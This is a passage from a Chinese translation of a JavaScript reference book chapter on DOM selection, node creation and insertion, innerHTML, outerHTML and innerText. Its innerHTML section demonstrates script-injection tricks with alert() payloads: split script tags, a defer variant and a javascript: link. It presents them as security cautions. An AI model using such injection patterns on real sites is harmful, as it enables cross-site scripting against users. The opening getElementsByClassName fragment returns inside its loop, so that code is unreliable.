var pattern = new RegExp("(^|\\s)"+classToFind+"(\\s|$)");

/* look over the elements and find those who match the class passed */
for (var i = 0, len = elements.length; i < len; i++) {
    if (pattern.test(elements[i].className) )
        classElements[classCount++] = elements[i];
    return classElements;
}
}; /* patched getElementsByClassName */
}

```

在线可以找到一个同时使用老式浏览器支持的代码并演示该方法及其实时节点列表的完整示例。

在线: <http://www.javascriptref.com/3ed/ch10/getelementsbyclassname.html>

注意, 这个方法依赖于前面介绍的 `getElementsByTagName()`, 显然其效率有些低, 因为为了查找具有设置类名的元素它必须迭代整个文档。

10.4.6 `querySelector()`与 `querySelectorAll()`

尽管 `document.querySelector()`和 `document.querySelectorAll()`功能很强大, 但是其命名不好。这两个方法都采用 CSS 选择器表达式作为字符串确定选择的内容, 不过它们返回的内容稍微有些区别。对于 `querySelector()`, 该方法返回传递的选择器字符串的第一个匹配:

```
var firstMatchingElement = document.querySelector("CSS selector");
```

对于更常用的 `querySelectorAll()`方法, 会返回与查询匹配的 DOM 元素节点列表:

```
var liveListOfElements = document.querySelectorAll("CSS selector");
```

为了演示这些方法, 首先考虑下面给出的标记:

```

<p id="p1" class="myClass">id = p1 and in myClass.</p>
<p>A plain paragraph.</p>
<p class="myClass class2">In myClass and class2.</p>
<p>A paragraph <span class="myClass"> with a span in myClass </span> in the
middle of it.</p>
<p id="p2">A paragraph with id=p2 <span> and an inner span</span>!</p>
<p>I should <span class="test myClass"> be returned </span>!</p>

```

然后可以运行类似下面的查询以返回所有段落：

```
var allParagraphs = document.querySelectorAll("p");
```

或者使用下面的代码只获取在 `myClass` 中的那些段落：

```
var myClassParagraphs = document.querySelectorAll("p.myClass");
```

当然还可以更特殊，像下面这样：

```
var els = document.querySelectorAll("p > span.myClass");
```

上述代码只返回位于作为 `p` 元素的直接后代的 `myClass` 类中的 `span` 元素。

考虑到该方法的一般本性，应当会注意到下面的代码模仿 `getElementById()`调用：

```
var firstPara = document.querySelector("#p1");
```

而下面的代码产生的结果与调用 `getElementsByClassName()`相同：

```
var myClass = document.querySelectorAll(".myClass");
```

因为 CSS 支持使用逗号对选择器进行分析，所以可以一次传递许多选择器，如下所示：

```
var els = document.querySelectorAll("p > span.myClass, #p1, .class2");
```

在此看到的列表构成，首先是一个非常特殊的规则，然后是具有特定 `id` 值的元素，接下来是特定 `class` 中的所有元素。如果你理解 CSS，可能会猜想可以使用这个方法执行多少工作！

与在前面讨论的其他 DOM 方法不同，调用 `querySelectorAll()`方法不会返回实时的节点列表，而是返回一张快照。这种方法可以提高性能，但是这意味着之后对 DOM 树的修改不会动态反映到返回的值中：

```
var els = document.querySelectorAll("p")
// later add a paragraph but els will not have another element in it
```

`querySelector()`的返回值也是静态的。它要么是单个 DOM 元素，要么是 `null` 值，当然也不是实时列表。

与其他 DOM 方法类似，`querySelector()`和 `querySelectorAll()`都可以流失元素对象。例如，

```
var toRunFrom = document.getElementById("bigDiv");
var els = toRunFrom.querySelectorAll("p > span.myClass");
```

上述代码将只针对在特定元素下发现的子树运行查询。当然，如果仔细考虑 CSS 实际上不需要这么做。例如，

```
var els = document.querySelectorAll("#bigDiv p > span.myClass");
```

上述代码执行相同的操作，但是使用传递的 CSS 规则。可以想象出 DOM 方法能够做的任何事情，都可以使用 `querySelectorAll()`模拟。不使用 `document.getElementsByTagName("p")`，而可以使用 `document.querySelectorAll("p")`；不使用 `document.getElementsByTagName("*")`，而可以使用 `document.querySelectorAll("*")`。甚至传统的集合访问方法，如 `document.forms.namedItem("form1")`，也

可以针对这一强大的方法重写: `document.querySelectorAll("form[name=form1],form[id=form1]")`。

如果理解 CSS 选择器语法, 现在应当清楚这些方法的强大功能了。尽管这一语法公认有点隐晦, 特别是对于 CSS3, 并且为了正确地构造查询需要谨慎小心。如果为这两个方法中的任意一个传递语法畸形的查询, 它都会抛出异常。当然, 如果希望确保安全, 可以捕获这类异常并相应地进行处理(见图 10-16)。




图 10-16 捕获的异常

```
try {
    elements = document.querySelectorAll(query);
} catch (e) { alert("Caught: "+e); }
```

即使 CSS 选择器语法没有错误, 也应当仔细检查, 因为一些小细节也可能会造成错误的结果。例如, 区分大小写可能是很重要的, 特别是如果浏览器处于非严格模式下。在指责 JavaScript 代码之前仔细构造查询!

在线可以找到一个演示使用选择器的完整例子, 如图 10-17 所示。

在线: <http://javascriptref.com/3ed/ch10/queryselectorall.html>




图 10-17 测试 querySelectorAll()方法

该方法可能的唯一缺点，不是其晦涩的名称而是老式浏览器不支持。幸运的是，与 `getElementsByClassName()` 类似，可以很容易地直接模拟该方法，尽管对于这种情况代码有些多。当在第 18 章中研究 JavaScript 库(如 jQuery)时，将会看到如何解决该问题。

10.5 创建节点

现在已经知道了如何遍历树和访问其元素了，接下来讨论通过创建和插入节点操作文档树。DOM 支持用于创建文档中待添加节点的各种各样方法，其中最常用的方法见表 10-5。

表 10-5 主要的节点创建方法

方 法	描 述	示 例
<code>createAttribute(attrName)</code>	创建由字符串 <code>attrName</code> 指定的特性节点。很少使用，特别是考虑到对于已经存在的 HTML 元素，它们具有预定义的特性名，可以直接操作	<code>myAlign = document. createAttribute("align");</code>
<code>createComment(string)</code>	创建 <code><!-- string --></code> 形式的标记注释，其中 <code>string</code> 是注释的内容	<code>myComment = document. createComment("Just a comment");</code>
<code>createDocumentFragment()</code>	创建文档片段，文档片段是轻量级的树结构，对于容纳节点集合以进行处理是很有用的	<code>var myFragment = document .createDocumentFrag ment();myFragment. appendChild(temp);</code>
<code>createElement(elementName)</code>	创建由字符串参数 <code>elementName</code> 所指定类型的元素。在 HTML 中 <code>elementName</code> 是不区分大小写的，但是在 XML 中是区分大小写的	<code>var myHR = document. createElement("hr");</code>
<code>createTextNode(string)</code>	创建包含规定字符串的文本节点	<code>newText = document. createTextNode("Some new text");</code>

注意：

DOM Level 1 还支持 `document.createCDATASection(string)`、`document.createEntityReference(name)` 和 `document.createProcessInstruction(target,data)`，但是在典型的 HTML 文档中不使用这些方法。

创建节点很容易，特别是如果对标记掌握得很好。例如，为了创建一个段落，可以使用以下代码：

```
var newNode = document.createElement("p"); // creates a paragraph
```

注意：

对于标准的 HTML 元素，不关心大小写。实际上，即使创建小写的标签，在 DOM 树中也可

能以大写标识它。然而，在 XHTML 和 XML 语言中，当创建和使用元素时应当注意大小写，因为它们关心大小写。

任何元素都可以使用 `createElement()` 方法创建，因此也可以创建新兴的 HTML5 类型的元素，例如：

```
var newNode = document.createElement("nav"); // creates a nav element
```

甚至可以发明元素，因为 DOM 可以使用任何 XML 语言中的任意标签：

```
var newNode = document.createElement("tap"); // creates a tap element
```

不管创建的是什么元素，可能需要在它们内部放置一些内容。幸运的是，这就像创建文本节点一样容易：

```
var newText = document.createTextNode("Finally something to add!");
```

然而，为了完成任何有意义的任务，需要将新创建的文本节点放入元素中，并将它们插入到文档中的某个地方。现在，它们仅仅是位于内存中。

10.6 追加和插入节点

Node 对象支持两个用于插入内容的有用方法。首先介绍其中比较容易的一个，`appendChild(newChild)`。在希望为其追加子节点的节点上调用该方法，会将 `newChild` 引用的节点添加到其子节点列表的末尾。下面通过使用该方法合并两个创建的节点看看它的使用：

```
var newNode = document.createElement("em");
var newText = document.createTextNode("Something to add!");
newNode.appendChild(newText);
```

这时，可以得到下面这个 HTML 片段：

```
<em>Something to add!</em>
```

一旦找到插入该标记的方便地方，就可以将其添加到文档中。例如，可能已经存在如下所示的标记：

```
<p id="p1">Hi I am a paragraph.</p>
```

然后将新创建的元素附加到上述测试段落的末尾：

```
var current = document.getElementById("p1");
current.appendChild(newNode);
```

这会使标记看起来如下所示：

```
<p id="p1">Hi I am a paragraph.<em>Something to add!</em></p>
```

该标记的 DOM 树简单的部分如图 10-18 所示。




图 10-18 DOM 树的一部分

10.6.1 文本节点和 normalize()方法

正如上面所看到的，没有限制只能追加元素；也可以追加文本节点。例如，对于如下所示的原始片段：

```
<p id="p1">Hi I am a paragraph.</p>
```

可以创建一些新的文本节点，并将它们添加到上面的标记中：

```
var current = document.getElementById("p1");
current.appendChild(document.createTextNode("More "));
current.appendChild(document.createTextNode("new "));
current.appendChild(document.createTextNode("content."));
```

现在如果查看该标记，可能会期望看到下面的内容：

```
<p id="p1">Hi I am a paragraph. More new content.</p>
```

然而，如果正确地检查 DOM 树的属性，会发现 DOM 树(见图 10-19)实际上并不像看起来的那么简单：




图 10-19 DOM 树的文本节点

因此可以发现，当添加许多文本节点时会创建并插入每个节点，而不是将它们联合到一起。幸运的是，如果希望折叠毗邻的文本节点，有一个有用的方法，尽管该方法没有广泛使用，完成该操作的 DOM 方法是 `normalize()`。如果运行下面的代码

```
document.getElementById("p1").normalize();
```

其中的所有文本节点会联合到一起，如图 10-20 所示。





图 10-20 联合后的文本节点

一个演示追加元素和文本节点以及 `normalize()` 方法效果的例子如图 10-21 所示，并且可以在线访问该例子。

在线：<http://javascriptref.com/3ed/ch10/appendchild.html>

图 10-21 `appendChild()`方法可能需要使用 `normalize()`

注意：

如果使用 `innerHTML` 属性检查具有文本节点的子树，稍后会讨论该属性，不会发现本节所描述的内容。该属性使用 Firebug 或类似的开发者工具显示 HTML 的源代码，而不是 DOM 树；明确地查看 DOM 树会揭示非规范化的文本节点。

10.6.2 `insertBefore()`方法

`insertBefore(newChild, referenceChild)`方法比 `appendChild()`稍微复杂一点，因为必须使用

`referenceChild` 指定在哪个子节点之前插入 `newChild`。接下来，引用希望在其上运行 `insertBefore()` 方法节点的父节点，以获取需要的引用。例如，对于下面的标记：

```
<p id="p1">This <strong id="e1">example</strong> is simple.</p>
```

可能希望在 `` 标签的前面插入带有文本节点的 `` 标签。为此，首先需要创建文本节点，然后查找 `` 标签的基准点，最后在父段落元素上运行 `insertBefore()` 方法，如下所示：

```
var newChild = document.createElement("em");
var newText = document.createTextNode("insertBefore");

newChild.appendChild(newText);
var referenceChild = document.getElementById("e1");
document.getElementById("p1").insertBefore(newChild, referenceChild);
```

当然也可以插入纯文本节点，但是应当警惕不连接的、可能希望进行规范化的文本节点。分析 `insertBefore()` 方法的一个简单例子如图 10-22 所示，可以在线找到该例子。

在线：<http://javascriptref.com/3ed/ch10/insertbefore.html>




图 10-22 也可能需要规范化的插入

10.6.3 其他插入方法

如果只有两个向文档添加内容的方法，可能会觉得有点少，我们也这么认为。在这一方面 DOM 很有趣，尽管其方法的名称有些累赘，最初它只实现了简要的功能集。不管怎样，编写执行所期望的工作的新方法很容易。例如，假设希望某些 `insertAfter(newChild, referenceChild)` 方法，它将节

点放置在某些引用节点的后面。实际上使用前面介绍的方法可以很容易地派生完成该功能的代码。如果勇敢，甚至可以像下面那样扩展 Node 节点：

```
Node.prototype.insertAfter = function(newChild, referenceChild) {
    if (referenceChild.nextSibling)
        return this.insertBefore(newChild, referenceChild.nextSibling);
    else
        return this.appendChild(newChild);
};
```

之后，可以就使用新的 *insertAfter()* 方法了，就像使用其他 DOM 一样。例如，对于下面给出的标记：

```
<p id="p1">This is a text node. <em id="p2">An em element with text. </em>
A final text node.</p>
```

如果希望，可以在 id 特性值为“p2”的元素之后插入一些文本，如下所示：

```
var newText = document.createTextNode("Hi there!");
var insertPt = document.getElementById("p2");
document.getElementById("p1").insertAfter(newText, insertPt);
```

在线：<http://javascriptref.com/3ed/ch10/insertafter.html>

幸运的是，不必编写自己的代码以简化元素插入操作，因为 Internet Explorer 引入了一个有用的方法 *insertAdjacentElement(position, element)*，它提供了编程人员可能期望的大部分功能。该方法接受一个字符串参数 *position*，该参数指示是否应当将 *element* 放置到运行该方法的 DOM 元素之前("beforeBegin")，或者作为该对象中的第一个子节点("afterBegin")，或者作为该对象的最后一个子节点("beforeEnd")，或者在该元素的末尾之后("afterEnd")，如图 10-23 所示：

```
document.getElementById("p1").insertAdjacentElement(position, el)
```




图 10-23 元素的插入位置

在线：<http://javascriptref.com/3ed/ch10/insertadjacentelement.html>

遗憾的是，在出版本书时，该方法还没有被其他浏览器普遍支持。幸运的是，JavaScript 库添加了大量有用的方法以“修补”或扩展 DOM。如果深入挖掘它们的源代码，会发现它们没有什么值得让人惊奇的；最终看起来与前面所见过的内容类似。

10.7 动态标记插入

上一节暗示 DOM 只为操作文档提供了所需要的最基本的功能。这经常意味着对于相对简单的事情也可能需要做大量的工作。假设具有一些空的<div>标签，如下所示：

```
<div id="DOMDiv"></div>
```

并且希望插入消息“Sometimes the DOM can be a big headache!”。为此，需要创建所有组件，并将它们添加到 div 元素中，如下所示：

```
var el = document.getElementById("DOMDiv");

var txt1 = document.createTextNode("Sometimes");
var em = document.createElement("em");
em.appendChild(txt1);

el.appendChild(em);

var txt2 = document.createTextNode(" the ");
el.appendChild(txt2);

var tt = document.createElement("tt");
var txt3 = document.createTextNode("DOM");
tt.appendChild(txt3);

el.appendChild(tt);
var txt4 = document.createTextNode(" can be a ");
el.appendChild(txt4);

var strong = document.createElement("strong");
var txt5 = document.createTextNode("big");
strong.appendChild(txt5);

el.appendChild(strong);

var txt6 = document.createTextNode(" headache!");
el.appendChild(txt6);
```

那显然需要相当多的工作。不过，幸运的是有更简单的方法。

10.7.1 innerHTML

通常，使用 DOM 有些繁琐。如果简单地设置 div 元素的 innerHTML 属性，则可以相当容易地完成前面的例子。该属性最初是由 Internet Explorer 4 作为其专有特征引入的，后来被添加到大部分浏览器中，并且现在它不但是事实上的标准，而且被收入到 HTML5 规范中。innerHTML 属

性容纳一个字符串，该字符串表示由元素包含的 HTML。对于下面这个 HTML 标记：

```
<p id="p1">This is a <em>test</em> paragraph.</p>
```

下面的脚本会返回被包围的内容：

```
var el = document.getElementById("p1");
alert(el.innerHTML);
```

结果如图 10-24 所示。




图 10-24 结果

不仅可以读取某个元素的标记内容，也可以使用 `innerHTML` 设置它。例如，对于前面为 `div` 元素添加“Sometimes the DOM can be a big headache!”字符串的例子，可以像下面那样使用 `innerHTML` 完成：

```
document.getElementById("innerHTMLDiv").innerHTML = "<em>Sometimes</em>
the <tt>DOM</tt> can be a <strong>big</strong> headache!";
```

可以自己在在线比较使用 DOM 和使用 `innerHTML` 这两种方式。

在线：<http://javascriptref.com/3ed/ch10/innerhtml.html>

从编程的角度讲，乍一看可能有点不喜欢 `innerHTML`。然而，当第一次引入该属性时，在线有许多鄙视该属性的内容，特别是从批判的角度因为它是“非标准的”。实际上该属性考虑了一些安全和性能问题。在某种意义上，它是针对 DOM 的 `eval()` 函数，提供了直接访问标记解析器的能力，这看起来会让开发人员面临一些麻烦。

innerHTML 属性的细节

尽管 `innerHTML` 很容易使用，但是有许多疑难杂症需要考虑。首先，对特殊字符的处理不会你所期望的那样。例如，考虑以下代码，该代码为 `pre` 元素添加一些换行符：

```
document.getElementById("p1").innerHTML = "<pre> Watch \n\n it! </pre>";
```

结果是实际上显示 `\n\n` 字符而不是换行符。可以很容易地使用 `
` 标签解决该问题。不过仍然可能遇到问题，特别是在老式浏览器中，对于某些特殊的转义字符。然而，这些问题相对不那么严重。更动态的内容更可能一直存在问题。

稍微有些糟糕的问题是使用 `innerHTML` 设置 `<style>` 标签。首先，不要滥用它——如果准备将

`<style>`添加到文档中，则应当将其添加到头元素中。否则有些老式的浏览器不识别添加的元素。

使用 `innerHTML` 属性最麻烦的一个方面是本身包含 JavaScript 或 `<script>` 元素的元素。通常，会发现使用 `innerHTML` 添加 `<script>` 标签非常困难。例如，下面的代码在浏览器中不能正常运行：

```
document.getElementById("p1").innerHTML = "<script>alert('Ran code')</script>";
```

现在，根据执行该设置的方式，可能认为在此会出现一个简单的解析器错误，并尝试拆分 `script` 标签，如下所示，但是这没有什么区别。

```
document.getElementById("p1").innerHTML = "<scr" +
"ipt>alert('Ran code')</s" + "cript>";
```

在 Internet Explorer 中通过在元素之前插入一些节点是可能运行该脚本的：

```
document.getElementById("p1").innerHTML = "Hi I am a text node<scr"
+ "ipt>alert('Ran code')</s" + "cript>";
```

但是，那可能不能执行它，因为可能会强制延迟执行以使其在浏览器中持续运行：

```
document.getElementById("p1").innerHTML = "Hi I am a text node<scr"
+ "ipt defer>alert('Ran code')</s" + "cript>";
```

这是非常古怪的变通方法，并且遗憾的是，知道它应当做更多。实际上，考虑到使用 `innerHTML` 插入不一致脚本的方式，即使能够使其工作，也可能不应该使用该模式。

现在，可能已经对不能使用 `innerHTML` 添加脚本留下了深刻的印象，但是这并非完全正确。例如，如果添加下面的代码，它会运行：

```
document.getElementById("p1").innerHTML = "<a href="+
"\\"javascript:alert('I was clicked')\\">Click this link</a>";
```

现在，可能会好奇这是否更安全，因为它强制用户交互。那么，不是真的——一旦允许处理程序值，它就会为可注入代码打开防洪闸。考虑如果插入一个具有触发脚本的加载事件的元素：

```

```

显然，立即运行该代码很完美。当然，这会得到外部依赖性，并且如果致力于偷偷摸摸则可以采用非可视的方式展示它本身。如果在此致力于阻止人们使用 `innerHTML` 做坏事情，简单地不允许 `script` 元素会简洁些。使用 `innerHTML` 需要谨慎。第 18 章会进一步分析安全问题。

Internet Explorer 实际上看起来能够更好地识别使用 `innerHTML` 的注入脚本问题。该浏览器自从 Internet Explorer 8 提供了 `window.toStaticHTML()` 方法。如果希望，可以为其传递插入的字符串，并且在设置 `innerHTML` 之前让该方法对其进行处理。

关于这种事情很有趣的是，有更一致的方式插入代码——使用标准的 DOM 插入。例如，下面的代码确实可以无错误地运行。

```
var el = document.createElement("script");
var txt = document.createTextNode("alert('Code ran')");
el.appendChild(txt);
document.getElementById("p1").appendChild(el);
```

与 Web 上的所有内容一样，有多种方式可以完成某些工作，并且声称一种编码机制相对于另外一种机制的优越性通常需要判读。在线有一个简单的程序，可以使用该程序查看浏览器对转义字符、样式、特别是 innerHTML 脚本的处理。

在线：<http://javascriptref.com/3ed/ch10/innerhtmldetails.html>

10.7.2 outerHTML

Microsoft 在引入 innerHTML 的同时还引入了 outerHTML 属性。该属性的主要目的是查看它针对的元素。例如，对于下面的标记：

```
<p id="p1">This is a <em>test</em> paragraph.</p>
```

如果使用警告框显示段落的 outerHTML 属性：

```
var el = document.getElementById("p1"); alert(el.outerHTML);
```

也会看到包含的元素，如图 10-25 所示：




图 10-25 outerHTML 属性的值

显然，与 innerHTML 一样，也可以修改该属性：

```
document.getElementById("p1").outerHTML =
"<h1>Danger you just lost your containing element</h1>";
```

在此指出吹走包含的元素的一个危险：丢失了引用。通过在新建的项上放置一个 id 特性可以很容易地解决这个问题。甚至可能试图复制老的 id 值。但是要小心，因为一旦丢失了引用，为了放置项就必须遍历树以再次替换项。如果希望对 outerHTML 进行实验，尝试在线的例子，但是在编写本书的该版本时，有些浏览器仍然不支持该属性，尽管它们支持 innerHTML 属性。

在线：<http://javascriptref.com/3ed/ch10/outerhtml.html>

10.8 innerText 和 outerText

innerText 属性与 innerHTML 属性的工作方式类似，只不过它仅关注在元素中包含的文本内容。例如，对于下面这个简单的测试标记：

```
<p id="p1">This is a <em>test</em> paragraph.</p>
```

如果查看段落的 `innerText`，如下所示：

```
var el = document.getElementById("p1");
alert(el.innerText);
```

会看到如图 10-26 所示结果：




图 10-26 `innerText` 属性的值

遗憾的是，在有些浏览器中该属性可能不能工作，特别是 Firefox 系列的浏览器，在撰写本书的该版本时仍然不支持该语法；然而，Firefox 支持 `textContent` 属性。使用 `if` 语句可以很容易地处理这个问题：

```
var val;
if (el.innerText)
    val = el.innerText;
else if (el.textContent)
    val = el.textContent;
```

注意，该属性将三个单独的文本节点合并成一个字符串，对此你可能会感到好奇。考虑到前面已经介绍过的空白字符处理，实际上可能会看到不同的结果。

设置 `innerText` 或 `textContent`，会创建单个文本节点(如图 10-27 所示)，并且会将任何包含的标记转换成实际的字符，与元素或实体相反：

```
var el = document.getElementById("p1");
el.innerText = "A <em>new</em> value";
alert(el.innerText);
```




图 10-27 通过 `innerText` 创建的单个文本节点

`outerText` 属性与 `outerHTML` 类似，修改元素自身并使用单个文本节点替换它。可以使用在线

的例子对这些属性进行更多的实验。

在线: <http://javascriptref.com/3ed/ch10/innertext.html>

10.8.1 insertAdjacentHTML()和 insertAdjacentText()

Microsoft 引入的另外一个动态插入方法是 `insertAdjacentHTML(position, string-of-HTMLtext)`, 并且后来被包含进 HTML5 标准中。这个方法应当运行于一个 DOM 元素上, 并且与 `innerHTML` 类似, 它采用一个 HTML 文本的字符串作为参数, 该 HTML 文本将被解析并添加到 DOM 树中。该方法还需要一个位置字符串, 指示应当将文本添加到什么地方, 该参数可以采用 "beforeBegin"、"afterBegin"、"beforeEnd" 以及 "afterEnd" 等值。为了演示该方法, 返回前面的示例标记:

```
<p id="p1">This is a <em>test</em> paragraph.</p>
```

现在, 如果使用 "beforeBegin" 值, 则会在目标元素之前, 并且在目标的外面插入新节点, 因此下面的代码

```
document.getElementById("p1").insertAdjacentHTML("beforeBegin",
"<strong>Inserted</strong>");
```

会生成下面的标记:

```
<strong>Inserted</strong><p id="p1">This is a <em>test</em>paragraph.</p>
```

如果使用 "afterBegin", 则会在指定元素的内部插入新的 DOM 节点, 因此下面的代码:

```
document.getElementById("p1").insertAdjacentHTML("afterBegin",
"<strong>Inserted</strong>");
```

会产生如下所示的标记:

```
<p id="p1"><strong>Inserted</strong>This is a <em>test</em>paragraph.</p>
```

最终的字符串与使用 "beforeEnd" 类似:

```
document.getElementById("p1").insertAdjacentHTML("beforeEnd",
